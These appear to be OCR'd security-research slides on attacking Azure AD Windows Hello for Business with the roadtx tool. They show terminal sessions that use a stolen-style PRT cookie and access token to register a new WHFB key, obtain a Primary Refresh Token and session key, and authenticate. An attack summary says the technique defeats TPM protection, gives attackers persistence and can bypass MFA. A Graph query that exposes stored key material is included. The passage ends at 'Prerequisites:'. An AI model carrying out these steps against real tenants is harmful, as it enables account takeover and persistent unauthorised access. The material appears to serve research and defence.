
```
(ROADtools) ➜  ROADtools git:(master) ✗ roadtx auth --prt-init
Requested nonce from server to use with ROADtoken: AwABAAEAAAACAOz_BAD0_7cfmr
(ROADtools) ➜  ROADtools git:(master) ✗ roadtx auth --prt-cookie eyJhbGciOiJI
yJyZWZyZXNoX3Rva2VuIjoiMC5BWFFBal9LSFluOVBJa09XVWFocGZZX2h2SWM3cWpodG9CZElzbl
hXa1hJdjlUcWZhTW8yRHpMSHBjTDRWVUZRbEc5REFVX2lOeXgydXRxNHdCOEZkWUtHMUZHcHozdHN
1MnJfXzA2SG1ScTBZMmRzMUtCUFpvZ0t1WEJBNVpEZXotcXRIMEJDY0l2RG5zdFJENk1CT1ZTbTR3
SjhPanlES21kZHh2aFJvMzc5ZDVwV2VvV2lwa2lpc0dmTTB2NGNEMXZMa1kxYjJkRFJZQ1VFc1hsSU
TBjYzNJa3BpbUprZWkxTk9abHBxSFMxNmUxajlOcVNQYktJMklWTWhveWoxNmpGNWFIaFRWUWRISU
hJVlZHZWk4Qnhjb1MzN3dFajRmXzhvQlZ0UXVMMUpYbXRNT3ZIQU02WkJTTlRFN2tKaHJ3YVFJVTd
wU2ZmNlFEdy1SY3VUVjFtQWpON1ZWRVZ3cWlrUVZUQWkta0UzXzdqRFFfMjJ2NTZTNldwMVFJbFJE
alEtMW1GaFc3YklNZEhIV1k4NUtRWE5MaEZrcjBGaDBOclgxUU5ZYl9wSUM1aVZtc2NreVUyY2FFL
UF4alVmY1RXM1dPNFZnYTVsM0VEcFU5MnZwNUtqWmFvWGRpWDlxWk42SHpTb05rcEtMbUdveVQxbE
F1ZXN0X25vbmNlIjoiQXdBQkFBRUFBQUFDQU96X0JBRDBfN2NmbXJCQ21VNHBpbURHTmJTdFJvZlp
nQUEifQ.Lo7yAzYUZd0YZfcKEp4rxAjA21BdLxJf1-cvBdFawwI -r devicereg
Tokens were written to .roadtools_auth
```

# Provisioning a new WHFB key



```
(ROADtools) → ROADtools git:(master) ✗ roadtx winhello --access-token eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsI
I6IjJaUXBKM1VwYmpBWVhZR2FYRUpsOGxWMFRPSSJ9.eyJhdWQiOiJ1cm46bXMtZHJzOmVudGVycHJpc2VyZWdpc3RyYXRpb24ud2luZG93d
g3ZjI4Zi00ZjdmLTQzMjItOTY1MS1hODY5N2Q4ZmUxYmMvIiwiaWF0IjoxNjY2NjI0ODE3LCJuYmYiOjE2NjY2MjQ4MTcsImV4cCI6MTY2Nj
2WUtac21Oa2FtWHo0S1J3MUQxMTcvY0F1VStvQzdWaWVXc2oyNnh2L3lyTGxkRDZWb0pEQ21Gbm0rcHlhUUVaUXpEb2Z2R0Z6RjFkZ3VEUUd
ZmEiXSwiYXBwaWQiOiIxYjczMDk1NC0xNjg1LTRiNzQtOWJmZC1kYWMyMjRhN2I4OTQiLCJhcHBpZGFjciI6IjAiLCJkZXZpY2VpZCI6ImQy
3VwcyI6WyJlY2JmZTE3Yy0xZDYwLTRhZjYtOGQyOS0wM2IxMzgxNjUzYTgiLCI4NTliZjg1Mi0xMDU4LTQ5NDEtOTI0ZC1iM2E2YWE5MzQwM
0iLCJvaWQiOiJmOWQ4NmQ1Zi1jMjU3LTQ3MGQtYTBiNy04YTMwNzQ5ZjkwZjEiLCJwdWlkIjoiMTAwMzIwMDIwMjc1RTlERSIsInJoIjoiMC
TaTlUVFdhbDBBSW8uIiwic2NwIjoicG9saWN5X21hbmFnZW1lbnQiLCJzdWIiOiJlSmpRUTdxWHVUajM2dnB5c2Voa2VpUTNPY2ZmSzF2OTR
dGlkIjoiNjI4N2YyOGYtNGY3Zi00MzIyLTk2NTEtYTg2OTdkOGZlMWJjIiwidW5pcXVlX25hbWUiOiJ0cG10ZXN0QGltaW55b3VyLmNsb3Vk
mtadkx3Q21lWVVtSDhPY0FpaGh2QUEiLCJ2ZXIiOiIxLjAiLCJ3aWRzIjpbImI3OWZiZjRkLTNlZjktNDY4OS04MTQzLTc2YjE5NGU4NTUwO
SWTq1YdIJzMgssuvmrw_-lm_7eO7tdF4V-hAjodnKybt1CvQ6a4XENBD7Vq7DZ2KD2yqN7qp1bDVxVv9cvsLkp3v981ppYNOuYfJD4mLWIY5
0aiUMfUH-qgjpwn63Gz-Tb5xGjA3e9_BqHD2zTBWeX91e9HaKLPVDoqCI5pmiPi8PRZiIE6hjJWVV7WAYL69ae0XStlvgPygVlE-MweearXX
nb2z7QmbbUPFvxEFw
Saving private key to winhello.key
{'kid': '7525aa92-408a-4bfd-ae15-84c2c50ac23a', 'upn': 'tpmtest@iminyour.cloud', 'krctx': 'eyJEYXRhIjoiWlhsS
5SR1JHVVd0Vk1sSkZSa1JQVkVKRVRsUlZORTU2WXpOU2EwWkVUakJSTkU1VVdUVlBWVmw2VFhwU1JWSlVhM2xSTUZWcFRFTktNR1ZZUVdsU
SMVl3YUd0WU0wcEpUV3RhYUZkcWFEWldSMVp5WTNwUmFXWlJMbVY1U210YVdGcHdXVEpXY0ZwRFNUWkplVkY1VFcxRk5GbHFVbWxNVjFGNFF
bWxOZVVselNXNVNjRnBEU1RaSmFsbDVUMFJrYlUxcWFHMU1WRkp0VGpKWmRFNUVUWGxOYVRBMVRtcFZlRXhYUlRST2Ftc3pXa1JvYlZwVVJt
VZHUWxGVlVrSlJWVVpWR1JsRlZSa0pSVlVaQ1VWVkdRbEZWUmtKUlZVWlNVVlZLZG1OcVNraE5WRm94VlVoV1VWUXdkSEJOUjFwelVq
```

# Requesting a PRT with the new key



```
(ROADtools) ➜ ROADtools git:(master) ✗ roadtx prt --cert-pem hellodevice.pem --key-pem hellodevice.key -
-hello-key winhello.key -u tpmtest@iminyour.cloud

Obtained PRT: 0.AXQAj_KHYn9PIkOWUahpfY_hvIc7qjhtoBdIsnV6M
wQA9P-eGv1po0G7dfpOja0XJs8M8UW9qbAfMiTovBhXJWbUtr8tO3xzun
vNDiiWXzTogg2bXXZC64r3-TSEIuVftTuHiqbjcorfWAEMEE7nAn4Tnx9
CcmAyEazFt3ew9RNse5DznUGyT7gyJkaVQ-OV5-fbCFAePBld8jsp1gNN
79mSE3wzQvPSl1IHk8JkWWIx8pmXtTyDDyFiLi39q-HtZP663wpqHpQZU
0EW-R3MdPatynFya--g5q1T43HqJzpkNa7EP5nGrLcV6NdZYXroXEnoCV
VAatyRHuam-l15rvE6DhM1AmW6ac8uCUcpwKjWfsS5NhAEokP80RzQPAL
j6Vzd0cQmmM7GvZJDdeILh-6MpY64G-R3gzob7_JwnXeTUdOWapz14OPy
K8C2tydf0a4dYMMvuXbiahf2Zg7iBBCEkLVnD1GB1jqCv-Dbd8goNFl8E
3m9BWzctjuj0pDlAQU81AlOTIor10euNbnHSb2t2I4QNw_Cugidiug3vK
Snmhaz
Obtained session key: 9b4b8e715cc900f8f053b5b4561ced3d3543ede106e7ee72c2bd70c53f686db4
Saved PRT to roadtx.prt
(ROADtools) ➜ ROADtools git:(master) ✗ roadtx prtauth
Tokens were written to .roadtools_auth
```


# Attack TL;DR

- Possible to overwrite the registered WHFB key from a device via SSO
- Defeats TPM protection of the key material
- Provides persistence for attackers

- A WHFB key can be used with any device (it’s a feature™)
- With some tricks possible to restore the original key and keep the victims device working

# WHFB from the perspective of Azure AD

# WHFB key storage



https://graph.windows.net/myorganization/users/tpmtest@iminyour.cloud/?api-version=1.61-internal&$select=searchableDeviceKey

Status: 200 OK Time: 3.98 s Size: 5.12 KB


```
{
    "odata.metadata": "https://graph.windows.net/myorganization/$metadata#directoryObjects/@Element",
    "odata.type": "Microsoft.DirectoryServices.User",
    "searchableDeviceKey": [
        {
            "usage": "NGC",
            "keyIdentifier": "rqOjxCohcbjtH7MfVNYefiHIrYm55mkrVcgkfYjRmDU=",
            "keyMaterial": "UlNBMQAIAAADAAAAAAEAAAAAAAAAAAAAAQABpdFvxDyqFu5obI8aHNNdB9R1PJ3Gr3x6k/
                LMIM6qG80igwybI9AXvZmIMdkwTPtwsXcoOZYSsM+RmZhxkAhXAfnTRIzDFgskEcHw+EbEJZxchVmug4JxmmflrB6Ex/
                baqBVgTe5tCQQJpDpBn9bUAwL+WG7m9w6bprdGZbHPIG6JSzbH6Y01UZlAJ/eK4GlTeLL0MDNLeTSvXWwydm89LcWyf5hC
                +JqSoNnoDQvO6NYnNAnbiSt/au81Bs/FGYRQoptMgY2QZaRtMxy002Aedjysm5sqSIl8xdlN3yv9uHjfbXETZZPDOdQ5hFP7g6Ed/
                VvDZCr0hmYn0zcaQgEzgw==",
            "creationTime": "2023-05-17T08:23:23.3987697Z",
            "deviceId": "73240d49-8e89-40c9-8c81-d8ea31850637",
            "customKeyInformation": "AQAAAAACAQAAAAAAAAAA",
            "fidoAaGuid": null,
            "fidoAuthenticatorVersion": null,
            "fidoAttestationCertificates": []
        },
```

# Registering WHFB keys directly on users

- Users can modify their own “searchableDeviceKey” property via the Azure AD Graph
- No MFA requirements to register MFA method this way, except general requirements from Conditional Access
- Can bypass MFA if Conditional Access is applied selectively


- Prerequisites:
